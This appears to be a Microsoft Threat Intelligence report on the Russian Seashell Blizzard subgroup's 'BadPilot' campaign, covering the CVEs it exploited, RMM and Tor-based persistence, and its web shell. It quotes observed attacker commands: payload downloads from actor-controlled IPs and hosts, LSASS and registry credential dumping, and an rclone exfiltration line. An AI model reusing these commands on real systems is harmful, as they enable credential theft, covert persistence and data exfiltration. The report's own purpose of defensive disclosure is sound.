The BadPilot campaign: Seashell Blizzard subgroup conducts multiyear global access operation

⋮ 2/12/2025

- By Microsoft Threat Intelligence

Microsoft is publishing for the first time our research into a subgroup within the Russian state actor Seashell Blizzard and its multiyear initial access operation, tracked by Microsoft Threat Intelligence as the “BadPilot campaign”. This subgroup has conducted globally diverse compromises of Internet-facing infrastructure to enable Seashell Blizzard to persist on high-value targets and support tailored network operations. This blog details this subgroup’s recently observed tactics, techniques, and procedures (TTPs), and describes three of its distinct exploitation patterns. The geographical targeting to a near-global scale of this campaign expands Seashell Blizzard’s scope of operations beyond Eastern Europe. Additionally, the opportunistic access methods outlined in this campaign will continue to offer Russia opportunities for niche operations and activities.

Active since at least 2021, this subgroup within Seashell Blizzard has leveraged opportunistic access techniques and stealthy forms of persistence to collect credentials, achieve command execution, and support lateral movement that has at times led to substantial regional network compromises. Observed operations following initial access indicate that this campaign enabled Seashell Blizzard to obtain access to global targets across sensitive sectors including energy, oil and gas, telecommunications, shipping, arms manufacturing, in addition to international governments. We assess that this subgroup has been enabled by a horizontally scalable capability bolstered by published exploits that allowed Seashell Blizzard to discover and compromise numerous Internet-facing systems across a wide range of geographical regions and sectors. Since early 2024, the subgroup has expanded its range of access to include targets in the United States and United Kingdom by exploiting vulnerabilities primarily in ConnectWise ScreenConnect (CVE-2024-1709) IT remote management and monitoring software and Fortinet FortiClient EMS security software (CVE-2023-48788). These new access operations built upon previous efforts between 2021 and 2023 which predominantly affected Ukraine, Europe, and specific verticals in Central and South Asia, and the Middle East.

Microsoft Threat Intelligence assesses that while some of the subgroup’s targeting is opportunistic, its compromises cumulatively offer Seashell Blizzard options when responding to Russia’s evolving strategic objectives. Since April 2022, Russia-aligned threat actors have increasingly targeted international organizations that are either geopolitically significant or provide military and/or political support to Ukraine. In addition to establishing access to these targets outside Ukraine, we assess that the subgroup has likely enabled at least three destructive cyberattacks in Ukraine since 2023 (see below discussion of Seashell Blizzard for more information about their activities against Ukraine).

Seashell Blizzard’s far-reaching access operations pose a significant risk to organizations within the group’s strategic purview. Despite the commodity nature of this subgroup’s exploitation patterns, notable shifts within the actor’s post-compromise tradecraft are reflected within the subgroup’s activities, which may carry over to other aspects of Seashell Blizzard’s more traditional operations and carry more significant implications for auditing during incident response.

Microsoft Threat Intelligence tracks campaigns launched by Seashell Blizzard as well as this subgroup, and when able, directly notifies customers who have been targeted or compromised, providing them with the necessary

information to help secure their environments. As part of our continuous monitoring, analysis, and reporting on the threat landscape, we are sharing our research on this campaign's activity to raise awareness of the observed TTPs and to educate organizations on how to harden their attack surfaces against this and similar activity.

Who is Seashell Blizzard?

Seashell Blizzard is a high-impact threat actor linked to the Russian Federation that conducts global activities on behalf of Russian Military Intelligence Unit 74455 (GRU). Seashell Blizzard's specialized operations have ranged from espionage to information operations and cyber-enabled disruptions, usually in the form of destructive attacks and manipulation of industrial control systems (ICS). Active since at least 2013, this threat actor's prolific operations include destructive attacks such as KillDisk (2015) and FoxBlade (2022), supply-chain attacks (MeDoc, 2017), and pseudo-ransomware attacks such as NotPetya (2017) and Prestige (2022), in addition to numerous other specialized disruptive capabilities. Seashell Blizzard is assessed to be highly skilled at enabling broad and persistent access against priority computer networks, which sometimes gives the group significant tenure for future potential follow-on activity.

Due to their specialization in computer network exploitation (CNE) and expertise targeting critical infrastructure such as ICS and supervisory control and data acquisition systems (SCADA), Seashell Blizzard's operations have frequently been leveraged during military conflicts and as an adaptable element during contentious geopolitical events. Historically, some of Seashell Blizzard's operations may be considered part of a spectrum of retaliatory actions sometimes used by the Russian Federation. Since Russia's invasion of Ukraine in 2022, Seashell Blizzard has conducted a steady stream of operations complementing Russian military objectives. The threat actor's longstanding strategic targets in the region have included critical infrastructure such as energy and water, government, military, transportation and logistics, manufacturing, telecommunications, and other supportive civilian infrastructure.

Since at least April 2023, Seashell Blizzard has increased targeting of military communities in the region, likely for tactical intelligence gain. Their persistent targeting of Ukraine suggests Seashell Blizzard is tasked to obtain and retain access to high-priority targets to provide the Russian military and Russian government a range of options for future actions.

Seashell Blizzard's network intrusions leverage diverse tradecraft and typically employ a range of common publicly available tools, including Cobalt Strike and DarkCrystalRAT. Network intrusions linked to the threat actor have affected multiple tiers of infrastructure, showcasing Seashell Blizzard's abilities to target end users, network perimeters, and vertical-specific systems leveraging both publicly available and custom exploits and methods.

Since February 2022, Seashell Blizzard has generally taken three approaches to their network intrusions:

- Targeted: Seashell Blizzard has frequently used tailored mechanisms to access targets, including scanning and exploitation of specific victim infrastructure, phishing, and modifying legitimate functionality of existing systems to either expand network access or obtain confidential information.
- Opportunistic: Seashell Blizzard has increasingly used broad exploitation of Internet-facing infrastructure and distribution of malware implants spread through trojanized software to achieve scalable but indiscriminate access. In cases where a resulting victim is identified as strategically valuable, Microsoft Threat Intelligence has observed the threat actor conducting significant post-compromise activities.
- Hybrid: Seashell Blizzard has very likely gained access to target organizations using a limited supply-chain attack narrowly focused within Ukraine, an operation that was recently mitigated by the Computer Emergency Response Team of Ukraine (CERT-UA). Other hybrid methods have included compromise of regional managed IT service providers, which often afforded regional or vertical-specific access to diverse targets.

Seashell Blizzard overlaps with activity tracked by other security vendors as BE2, UAC-0133, Blue Echidna, Sandworm, PHANTOM, BlackEnergy Lite, and APT44.

Attribution assessment

Microsoft Threat Intelligence assesses that the initial access subgroup is linked to Seashell Blizzard. Despite the subgroup's opportunistic tactics, we are able to distinguish this subgroup due to its consistent use of distinct exploits, tooling, infrastructure, and late-stage methods used to establish persistence. Moreover, our longstanding forensic investigation uncovered distinct post-compromise activities, a part of which incorporated specific operational capabilities and resources chiefly utilized by Seashell Blizzard. We have also observed the initial access subgroup to pursue access to an organization prior to a Seashell Blizzard-linked destructive attack.

Scope of operations and targeting trends

Microsoft Threat Intelligence assesses that Seashell Blizzard uses this initial access subgroup to horizontally scale their operations as new exploits are acquired and to sustain persistent access to current and future sectors of interest to Russia. This subgroup conducts broad operations against a variety of sectors and geographical areas. In 2022, its primary focus was Ukraine, specifically targeting the energy, retail, education, consulting, and agriculture sectors. In 2023, it globalized the scope of its compromises, leading to persistent access within numerous sectors in the United States, Europe, Central Asia, and the Middle East. It frequently prioritized sectors that either provided material support to the war in Ukraine or were geopolitically significant. In 2024, while the exposure of multiple vulnerabilities likely offered the subgroup more access than ever, it appeared to have honed its focus to the United States, Canada, Australia, and the United Kingdom.

This subgroup's historical pattern of exploitation has also led to the compromise of globally diverse organizations that appear to have limited or no utility to Russia's strategic interests. This pattern suggests the subgroup likely uses an opportunistic "spray and pray" approach to achieving compromises at scale to increase the likelihood of acquiring access at targets of interest with limited tailored effort. In cases where a strategically significant target is compromised, we have observed significant later post-compromise activity. The geographic focus of the subgroup frequently transitions between broad campaigns against multiple geographic targets and a narrow focus on specific regions or countries, demonstrating the subgroup's flexibility to pursue unique regional objectives.



Figure 1. The geographical spread of the initial access subgroup's targets

Initial access subgroup opportunistically compromises perimeter infrastructure using published CVEs

Since late 2021, Seashell Blizzard has used this initial access subgroup to conduct targeted operations by exploiting vulnerable Internet-facing infrastructure following discovery through direct scanning and, more uniquely, use of third-party internet scanning services and knowledge repositories. These exploitation efforts are followed by an operational lifecycle using a consistent set of TTPs to support persistence and lateral movement, which have incrementally evolved to become more evasive over time. Microsoft Threat Intelligence has identified at least three distinct exploitation patterns and operational behaviors linked to this subgroup, which are described in more detail below:



Figure 2. Seashell Blizzard initial access subgroup operational lifecycle

To date, at least eight vulnerabilities common within specific categories of server infrastructure typically found on network perimeters of small office/home office (SOHO) and enterprise networks have been exploited by this subgroup:

- Microsoft Exchange (CVE-2021-34473)
  - Zimbra Collaboration (CVE-2022-41352)
  - OpenFire (CVE-2023-32315)
  - JetBrains TeamCity (CVE-2023-42793)
  - Microsoft Outlook (CVE-2023-23397)
  - Connectwise ScreenConnect (CVE-2024-1709)
  - Fortinet FortiClient EMS (CVE-2023-48788)
  - JBOSS (exact CVE is unknown)

In nearly all cases of successful exploitation, Seashell Blizzard carried out measures to establish long-term persistence on affected systems. This persistent access is noted in at least three cases to have preceded select destructive attacks attributed to Seashell Blizzard, highlighting that the subgroup may periodically enable destructive or disruptive attacks.

Exploitation patterns

We have observed the initial access subgroup using three specific exploit patterns:

Deployment of remote management and monitoring (RMM) suites for persistence and command and control (February 24, 2024 – present)

In early 2024, the initial access subgroup began using RMM suites, which was a novel technique used by Seashell Blizzard to achieve persistence and command and control (C2). This was first observed when the subgroup exploited vulnerabilities in ConnectWise ScreenConnect (CVE-2024-1709) and Fortinet FortiClient EMS (CVE-2023-48788). The subgroup then deployed RMM software such as Atera Agent and Splashtop Remote Services. The use of RMM software allowed the threat actor to retain critical C2 functions while masquerading as a legitimate utility, which made it less likely to be detected than a remote access trojan (RAT). While these TTPs have been used by other nation-state threat actors since at least 2022, including by Iranian state actor Mango Sandstorm, the Seashell Blizzard initial access subgroup's specific techniques are considered distinct.



Figure 3. Use of ScreenConnect to install Atera Agent

During the first weeks of this exploitation pattern, the initial access subgroup primarily targeted organizations in Ukraine, the United States, Canada, the United Kingdom, and Australia. It is highly likely that Seashell Blizzard conducted post-compromise activity at only a limited number of organizations that were part of this initial victim pool. For these organizations, Seashell Blizzard conducted preliminary credential access through multiple means and deployed at least one custom utility to facilitate remote access and tunneling (see the section on ShadowLink below for more information).

Both CVE-2024-1709 and CVE-2023-48788 provided the ability to launch arbitrary commands on a vulnerable server. Following exploitation, the subgroup used two methods of payload retrieval to install RMM agents on affected servers:

- **Retrieval of Atera Agent installers from legitimate agent endpoints** – Commonly observed on exploited ScreenConnect servers, Seashell Blizzard used resulting command execution to retrieve Atera installers via Bitsadmin and curl from legitimate installation URLs hosted by Atera.

```
bitsadmin  /transfer debjob /download /priority normal
"https://HelpdeskSupport1708268479739.servicedesk.atera.com/GetAgent/Msi/
?customerId=1&integratorLogin=[redacted] &accountId=[redacted]"
C:\Programdata\temporary.msi

curl -o setup.msi
"https://HelpdeskSupport1707598869049.servicedesk.atera.com/GetAgent/Msi/
?customerId=1&integratorLogin=[redacted]&accountId=[redacted]"
```

- **Retrieval of Atera Agent from actor-controlled infrastructure** – During exploitation of CVE-2023-48788 between April 9 and April 10, 2024, Seashell Blizzard retrieved remote agent installers from actor-controlled virtual private server (VPS) infrastructure.

```
CERTUTIL.EXE -URLCACHE -F HTTP://89.149.200.91:20570/SETUP.MSI SETUP.MSI

CERTUTIL.EXE -URLCACHE -F HTTP://148.251.53.222:20089/SETUP.MSI SETUP.MSI
```

Following installation of RMM software, Seashell Blizzard uses the native functionality of the agents to deploy secondary tools to help credential acquisition, data exfiltration, and upload of custom utilities to facilitate more robust access to compromised systems.

Seashell Blizzard likely uses three primary methods of credential access:

- Registry-based credential access via *reg.exe*:

```
reg save HKLM\SYSTEM C:\ProgramData\sys
```

- Credential access via renamed procdump:

```
c:\ProgramData\util.exe -accepteula -ma lsass.exe c:\ProgramData\1.txt
```

- Since RMM agents typically afford an interactive graphical interface, native credential access mechanisms common via task manager were likely also carried out. In addition, credential access via Taskmanager UI by LSASS process dumping was likely also employed.

During Seashell Blizzard intrusions, we observed *rclone.exe* deployed to affected servers and subsequently used to carry out data exfiltration using an actor-supplied configuration file.

```
"C:\windows\appcompat\rclone.exe" --config c:/windows/appcompat/conf2.txt copy
[target directory] --ignore-case --ignore-existing --auto-confirm --multi-
thread-streams 20 --transfers 20 --checkers 20 --tpslimit 20 --include *.docx -
-include *.docm --include *.pdf --include *.pptx --include *.xls --include
*.xlsx --include *.ppt --include *.txt --include *.pptx --include *.doc --
include *.csv --include *.jpeg --include *.jpg --include *.msg --max-size 1000M
```

Among a subgroup of victims, Seashell Blizzard carried out unique post-compromise activity, indicating that the threat actor sought more durable persistence and direct access. In these cases, Seashell Blizzard deployed OpenSSH with a unique public key, allowing them to access compromised systems using an actor-controlled account and credential, in addition to a unique persistence and assured C2 method known to Microsoft Threat Intelligence as ShadowLink.



Figure 4. How ShadowLink avoids discovery

ShadowLink facilitates persistent remote access by configuring a compromised system to be registered as a Tor hidden service. This is achieved using a combination of Tor service binaries and a unique actor-defined Tor configuration file (referred as the 'torrc') configuring the system for remote access. Systems compromised with ShadowLink receive a unique *.onion* address, making them remotely accessible via the Tor network. This capability allows Seashell Blizzard to bypass common exploit patterns of deploying a RAT, which commonly leverages some form of C2 to actor-controlled infrastructure that are often easily audited and identified by network administrators. Instead, by relying on Tor hidden services, the compromised system creates a persistent circuit to the Tor network, acting as a covert tunnel, effectively cloaking all inbound connections to the affected asset and limiting exposures from both the actor and victim environment.

ShadowLink contains two primary components: a legitimate Tor service binary and a torrc which contains requisite configurations for the Tor hidden services address—specifically, port-forwarding for common services such as Remote Desktop Protocol (RDP) and SecureShell (SSH) Protocol. Commonly, Seashell Blizzard has utilized ShadowLink to redirect inbound connections to the Tor hidden service address to ports for RDP (3389). ShadowLink persisted via a system service:

```
sc create system start= auto binPath= "C:\ProgramData\System\svchost.exe -nt-
service -f C:\ProgramData\System\systemrc"
```

Microsoft Threat Intelligence has also observed Forest Blizzard, a separate GRU actor, leveraging similar Tor-based capabilities in their operations.

Web shell deployment for persistence and C2 (late 2021 – present)

Since late 2021, the Seashell Blizzard initial access subgroup has primarily deployed web shells following successful exploitation to maintain footholds and achieve the ability to execute commands necessary to deploy secondary tooling to assist lateral movement. To date, this exploit pattern remains its predominant persistence method. Beginning in mid-2022, this pattern of exploitation enabled unique post-compromise activities against organizations in Central Asia and Europe, which were likely intended to further Russia's geopolitical objectives and preposition against select strategic targets.



Figure 5. Seashell Blizzard exploitation of CVE-2021-34473 and CVE-2022-41352

Exploitation of Microsoft Exchange and Zimbra vulnerabilities

Microsoft Threat Intelligence has identified at least two web shells consistently deployed by this initial access subgroup. While web shells can be deployed using a variety of methods, they are most often deployed following the exploitation of vulnerabilities allowing remote code execution (RCE) or achieving some level of arbitrary file upload. In the case of the initial access subgroup, we have observed web shells deployed following exploitation of vulnerabilities in Microsoft Exchange (CVE-2021-34473) and Zimbra (CVE-2022-41352). In cases where RCE is available, the initial access subgroup routinely retrieves web shells from actor-controlled infrastructure. This infrastructure can be either legitimate but compromised websites or dedicated actor infrastructure.

We observed the following web shell retrieval commands being used:

```
cmd.exe" /c powershell wget http://sigmacarpet.com/anu/Def.aspx -OutFile
'C:\Program Files\Microsoft\Exchange
Server\V15\FrontEnd\HttpProxy\owa\auth\Current\scripts\premium\service.aspx

curl  195.26.87.209:40061/Def.aspx -OutFile
C:\inetpub\wwwroot\aspnet_client\service.aspx
```

Microsoft Threat Intelligence has identified a web shell that we assess as exclusive to the initial access subgroup and is associated with the previously mentioned web shell retrieval patterns. Detected as LocalOlive, this web shell is identified on compromised perimeter infrastructure and serves as the subgroup's primary means of achieving C2 and deploying additional utilities to compromised infrastructure. Written in ASPX supporting C#, the web shell carries sufficient yet rudimentary functionality to support the following secondary activities:

- Upload and download files
- Run shell commands
- Open a port (default port is set to TCP 250)

